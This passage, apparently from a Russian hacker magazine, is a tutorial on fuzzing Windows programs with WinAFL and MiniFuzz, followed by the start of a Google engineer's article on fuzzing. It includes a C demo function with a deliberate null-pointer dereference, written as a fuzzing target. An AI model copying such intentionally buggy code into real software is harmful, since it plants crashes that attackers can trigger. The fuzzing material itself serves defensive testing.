
- `-i [каталог]` — каталог входных тестовых кейсов. Примечательно, что вместе с фаззером «из коробки» идет несколько простых тестовых кейсов для различных типов файлов.
- `-o [каталог]` — каталог выходных данных, куда будут помещаться результаты работы фаззера.
- `-D [каталог]` — опция, которая говорит фаззеру использовать динамическую инструментацию на базе DynamoRIO. Для этого мы должны дополнительно указать каталог, где установлен этот инструмент.
- `-Y` — опция для статической инструментации.

Если с динамической инструментацией все понятно, то со статической могут возникнуть проблемы: например, программа `instrument.exe`, которая призвана инструментировать файлы в Windows, пока еще не понимает последние версии Visual Studio SDK и не работает с программами, собранными в Visual Studio 2019.

Когда все готово и файл инструментирован, достаточно выполнить команду `afl-fuzz.exe -Y -i input -o output -- test.exe`. Эта команда запустит процесс поиска уязвимостей для тестовой программы со статической инструментацией.

MINIFUZZ

Теперь давай рассмотрим еще один фаззер под названием MiniFuzz. Он разработан в компании Microsoft и достаточно дружелюбен по отношению к пользователю (да, тут даже есть графический интерфейс!). Также доступна интеграция с Visual Studio.



Process to fuzz:
Command line args: %1
Allow process to run for: 2,0 secs.
Shutdown method: Thread Injection
Shutdown delay: 0,5 secs.
Template files: C:\Users\[redacted]i\Desktop\minifuzz\templates\
Temporary files: C:\Users\[redacted]\Desktop\minifuzz\temp\
Log files: C:\Users\[redacted]\Desktop\minifuzz\logs\
Crash files: C:\Users\[redacted]\Desktop\minifuzz\crashes\
Aggressiveness: Low (5%)
☑ Always on Top
Fuzzed files: 0
Failures: 0

Фаззер MiniFuzz

Разработчики рекомендуют делать не менее 100 000 файлов на каждый файловый формат. При этом каждый поданный на вход файл — это отдельная итерация фаззинга. Следовательно, требуется набор эталонных файлов. Например, если ты решил протестировать поведение приложения в ходе обработки архивов *.zip, в папку шаблонов тебе необходимо будет сложить около ста таких файлов-образцов. Можно положить и больше, фаззер будет только рад! А вот если положить меньше, то эффективность процесса заметно упадет.

Далее фаззер случайным образом выбирает файл из эталонного набора и изменяет его, посылая в подопытное приложение. Если при этом возникает обрушение, файл записывается в папку `crashes`, где его потом можно будет подробно изучить и выяснить, что именно вызвало сбой.

Все настройки фаззера хранятся в файле `minifuzz.cfg` в формате XML. Немного пробежимся по самым интересным опциям (очевидные я опустил для краткости).

- `Command line args` — в этом поле можно добавить недостающие параметры командной строки, если эти данные нужны во время фаззинга.
- `Allow process to run for` — определяет время работы экземпляра тестируемого приложения. Не следует устанавливать маленькое значение, ведь тогда фаззер может не успеть отработать.
- `Shutdown method` — метод завершения запущенного экземпляра тестового приложения. Поддерживаются методы `ExitProcess` (завершает процесс корректно), `WM_CLOSE` (корректное завершение для оконных приложений) и `TerminateProcess` (завершает процесс аварийно).
- `Aggressiveness` — параметр определяет, насколько сильно будут искажаться образцы файлов перед тем, как попадут в приложение. Если ты безуспешно ждешь результата вот уже долгое время, стоит подумать над увеличением этого значения.

ПРАКТИКА


Для того чтобы понять на деле, как именно происходит поиск ошибок при помощи WinAFL, мы напишем небольшую тестовую программу, внутри которой будет функция с доступом по нулевому указателю. Согласись, достаточно распространенный пример ошибки, от которой не застрахован никто в этом мире. Код, который должен упасть (и не отжаться), будет выглядеть примерно так:

```
int crash() {
  int *x = NULL;
  int y = *x;

  printf("%s", y);

  return 0;
}
```

Как именно ее вызывать — тут уже на усмотрение программиста. Я буду передавать в качестве аргумента командной строки «волшебный» параметр, который вызывает функцию по условию `if (argc == 2 && !strcmp(argv[1], "key"))`. Кроме того, для ускорения фаззинга можно «обернуть» тестируемую функцию в цикл:

```
while (__afl_persistent_loop()) {
  ...
}
```

Управляющая функция цикла находится в файле `winafl-master\afl-staticinstr.h`, который необходимо будет подключить к проекту. Кроме того, это добавит в проект диагностические сообщения.




```
C:\1\bin32>instrument.exe --mode=afl --input-image=tst.exe --output-image=instr_crash.exe
[0509/233344:INFO:application_impl.h(46)] Syzygy Instrumenter Version 0.8.32.0 (190dbfe).
[0509/233344:INFO:application_impl.h(48)] Copyright (c) Google Inc. All rights reserved.
[0509/233344:INFO:afl_instrumenter.cc(128)] Cookie check hook mode enabled.
[0509/233344:INFO:pe_relinker_util.cc(336)] Input PDB not specified, searching for it.
[0509/233344:INFO:pe_relinker_util.cc(362)] Using default output PDB path: C:\1\bin32\instr_crash.exe.pdb
[0509/233344:INFO:pe_relinker.cc(138)] Input module : C:\1\bin32\tst.exe
[0509/233344:INFO:pe_relinker.cc(139)] Input PDB    : C:\Users\     \source\repos\tst\Debug\tst.pdb
[0509/233344:INFO:pe_relinker.cc(140)] Output module: C:\1\bin32\instr_crash.exe
[0509/233344:INFO:pe_relinker.cc(141)] Output PDB   : C:\1\bin32\instr_crash.exe.pdb
[0509/233344:INFO:pe_relinker.cc(57)] Decomposing module: C:\1\bin32\tst.exe
[0509/233344:INFO:pe_relinker.cc(72)] Removing padding blocks.
[0509/233344:INFO:pe_coff_relinker.cc(80)] Transforming block graph.
[0509/233344:INFO:security_cookie_check_hook_transform.cc(67)] Found a __report_gsfailure implementation, hooking it now
.
[0509/233344:INFO:afl_transform.cc(237)] Code Blocks instrumented: 61 (63%)
[0509/233344:INFO:pe_relinker_util.cc(414)] Finalizing block-graph for "C:\1\bin32\tst.exe".
[0509/233344:INFO:pe_coff_relinker.cc(100)] Ordering block graph.
[0509/233344:INFO:pe_coff_relinker.cc(104)] No orderers specified, applying default orderer.
[0509/233344:INFO:pe_relinker_util.cc(458)] Building image layout.
[0509/233344:INFO:pe_relinker_util.cc(473)] Finalizing image layout.
[0509/233344:INFO:pe_coff_relinker.cc(91)] Transforming layout.
[0509/233344:INFO:pe_relinker.cc(95)] Writing image: C:\1\bin32\instr_crash.exe
[0509/233344:INFO:pe_relinker.cc(210)] Reading PDB file: C:\Users\     \source\repos\tst\Debug\tst.pdb
[0509/233344:INFO:pdb_mutator.cc(26)] Apply PDB mutator "AddIndexedDataRangesStreamPdbMutator
[0509/233344:INFO:pe_relinker_util.cc(511)] Finalizing PDB file.
[0509/233344:INFO:pe_relinker_util.cc(79)] Building OMAP vectors.
[0509/233344:INFO:pe_relinker.cc(232)] Writing the PDB.
[0509/233344:INFO:pe_relinker.cc(240)] PE relinker finished.

C:\1\bin32>_
```

Подготовка файла к дальнейшей инструментации

Как видишь, файл еще не готов к фаззингу и WinAFL заботливо напоминает нам, что мы забыли его инструментировать. Давай исправим это командой

```
$ instrument.exe --mode=afl --input-image=tst.exe --output-image=
instr_crash.exe
```




```
                 WinAFL 1.16b based on AFL 2.43b

+- process timing -------------------------------------+- overall results ----+
|        run time : 0 days, 0 hrs, 0 min, 7 sec         |  cycles done : 0     |
|   last new path : none seen yet                       |  total paths : 1     |
| last uniq crash : none seen yet                       | uniq crashes : 0     |
|  last uniq hang : none seen yet                       |   uniq hangs : 0     |
+- cycle progress --------------------+- map coverage -+----------------------+
|  now processing : 0 (0.00%)         |    map density : 0.34% / 0.39%        |
| paths timed out : 0 (0.00%)         | count coverage : 1.00 bits/tuple      |
+- stage progress --------------------+- findings in depth -------------------+
|  now trying : arith 8\8             | favored paths : 1 (100.00%)           |
| stage execs : 820/2521 (32.53%)     |  new edges on : 1 (100.00%)           |
| total execs : 1915                  | total crashes : 0 (0 unique)          |
|  exec speed : 210.4/sec             |  total tmouts : 0 (0 unique)          |
+- fuzzing strategy yields -----------+---------------+- path geometry -------+
|   bit flips : 0/312, 0/311, 0/309                   |    levels : 1         |
|  byte flips : 0/39, 0/38, 0/36                      |   pending : 1         |
| arithmetics : 0/0, 0/0, 0/0                         |  pend fav : 1         |
|  known ints : 0/0, 0/0, 0/0                         | own finds : 0         |
|  dictionary : 0/0, 0/0, 0/0                         |  imported : n/a       |
|       havoc : 0/0, 0/0                              | stability : 80.24%    |
|        trim : 0.00%/9, 0.00%                        +-----------------------+
+-----------------------------------------------------+             [cpu:  0%]
```

Инструментация

Кроме того, в свойствах компоновщика необходимо добавить два параметра: `/PROFILE` — включит поддержку профилирования и `/SAFESEH` — безопасная обработка исключений. После этого все готово и можно запускать фаззер:

```
$ afl-fuzz.exe -Y -i in -o out -t 500+ -- -fuzz_iterations 10000 --
instr_crash.exe
```

Здесь мы указываем то, что файл статически инструментирован, указываем каталог `in`, где расположены тест-кейсы, и каталог `out`, где будут результаты. Также дополнительно сообщаем время ожидания обработки каждой итерации (в миллисекундах) и количество итераций тестирования. Процесс работы фаззера выглядит следующим образом.



```
C:\1\bin32>tst.exe
Persistent loop implementation by <0vercl0k@tuxfamily.org>
Based on WinAFL by <ifratric@google.com>
[-] No instrumented module found.
[-] Not running under afl-fuzz.exe.
[+] Enabling the no fuzzing mode.

C:\1\bin32>_
```

Работа фаззера WinAFL

Тут стоит напомнить, что фаззинг в реальных условиях может длиться неделями. К счастью, у нас все пойдет быстрее. После того как мы обнаружим падение приложения, в каталоге `out` можно будет найти файлы с названиями вида `id:000003,src:000001,op:flip1,pos:1`. Внутри содержится диагностическая информация с пояснениями, примерно такими:

```
Program received signal SIGSEGV, Segmentation fault.
0x0802f36a in crash  at tst.c:32
32  int y = *x;
#0  0x0802f36a in crash at tst.c:32

crash dump #:1
```

Как видишь, лог подробный, в нем указана и функция `crash`, и тип ошибки `SIGSEGV`. Это значит, что «волшебный» параметр был сгенерирован фаззером верно и все сработало.

ЗАКЛЮЧЕНИЕ

В этой статье я постарался рассказать, что такое фаззеры, какими они бывают и как работают. Как и любая другая статья в журнале, это всего лишь вектор для дальнейшего развития и самостоятельного изучения (а вовсе не всеобъемлющее руководство). Поэтому, вооружившись уже полученными знаниями, ты всегда сможешь их приумножить, проводя собственные эксперименты.

ФАЗЗИНГ

ГЛАЗАМИ ПРОГРАММИСТА

КАК В GOOGLE АВТОМАТИЗИРУЮТ ПОИСК БАГОВ

Когда количество строчек кода в твоих программах исчисляется миллионами, поиск ошибок осложняется тысячекратно. К счастью, сегодня есть возможность автоматизировать тестирование с помощью фаззеров. Как они работают, почему их стоит применять и на что они способны — об этом ты узнаешь в сегодняшней статье.

Дмитрий Вьюков
Работаю над средствами динамического анализа и поиска ошибок в Google.
dvyukov@gmail.com

Традиционная практика тестирования предполагает, что на вход программы подаются самые разные данные — корректные, почти корректные и граничные случаи. Это позволяет убедиться, что в целом код работает правильно и серьезных ошибок в логике работы нет. Однако при этом качество проверки целиком зависит от качества тестов и их количества.

Поэтому всегда есть вероятность того, что какой-то важный случай был упущен, не вошел в фиксированный набор тестов и наш код все-таки содержит ошибку, которую достаточно талантливый хакер сможет эксплуатировать. Так что даже положительный результат не следует рассматривать как повод прекратить тестирование. Но ведь и слепо перебирать все возможные значения — тоже не вариант, никаких ресурсов не хватит.

Фаззинг берет лучшее от двух существующих подходов. Мы не ограничиваем себя конечным количеством тестовых случаев и постоянно генерируем случайные входные данные для нашего кода, но при этом каждая новая последовательность использует информацию из предыдущих попыток для максимизации результата.

